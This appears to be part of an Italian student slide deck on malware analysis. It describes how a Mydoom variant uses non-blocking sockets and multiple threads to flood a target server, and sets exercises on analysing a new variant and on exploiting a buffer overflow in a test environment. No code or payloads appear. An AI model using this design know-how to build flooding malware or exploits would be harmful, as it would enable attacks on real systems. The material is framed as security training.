- **Connessioni non bloccanti:** il codice utilizza connessioni non bloccanti (ioctlsocket con FIONBIO) per gestire le operazioni di connessione in modo asincrono e non bloccante. Ciò consente al programma di gestire molte connessioni contemporaneamente senza essere rallentato dall'attesa per le operazioni di I/O.
- **Gestione degli errori di connessione:** il codice gestisce gli errori di connessione in modo tale da non interrompere l'esecuzione del programma. Se la connessione non riesce immediatamente, il programma continua a tentare la connessione in background senza interrompere il flusso principale del programma.
- **Creazione di thread multipli:** il codice crea più thread per gestire le richieste di connessione e invio di dati al server di destinazione. Questo consente al programma di gestire più connessioni simultaneamente, aumentando così l'efficacia dell'attacco.
- **Scansione continua:** una volta che il programma è online (cioè una volta che rileva la connessione a Internet tramite la funzione is\_online()), continua a eseguire un loop in cui tenta di connettersi al server di destinazione e inviare dati a intervalli regolari.





# Scenario di Intelligence

Supponiamo che la nostra intelligence abbia scoperto una nuova variante di Mydoom che sta emergendo. Dovete valutare il codice per identificare possibili modifiche o aggiornamenti rispetto alla versione originale. Questo esercizio mira a prepararvi a rispondere rapidamente a nuove minacce, sviluppando capacità di analisi critica e di adattamento a scenari di sicurezza in evoluzione.







# BONUS 2

Malware Analysis  
**MYDOOM**

## Traccia

In questo esercizio, affronteremo una richiesta realistica di un cliente che ha identificato una vulnerabilità di tipo buffer overflow nella sua applicazione principale.

L'obiettivo è redigere un report dimostrativo che illustri come un attaccante potrebbe sfruttare questa vulnerabilità. Faremo riferimento a tecniche e approcci descritti nel seguente articolo:  
[Guida all'Overflow.](#)

### Obiettivi dell'Esercizio:

**Comprensione della Vulnerabilità:** Iniziate analizzando il concetto di buffer overflow, comprendendo come questa vulnerabilità possa essere sfruttata per eseguire codice arbitrario sul sistema colpito.

**Preparazione dell'Ambiente di Test:** Utilizzate un ambiente controllato per replicare un'applicazione che simuli le condizioni di vulnerabilità simile a quella del cliente.





Byte Rebels

# GRAZIE

## Byte Rebels

✉ info@bytereBELS.eu

🌐 www.ByteReBELS.eu

📍 Ovunque

CANNAVACCIUOLO DAVIDE  
FORLENZA SIMONE  
DI MAIO PAOLO  
RUSSO FEDERICO  
VAN ZWAM ARJEN

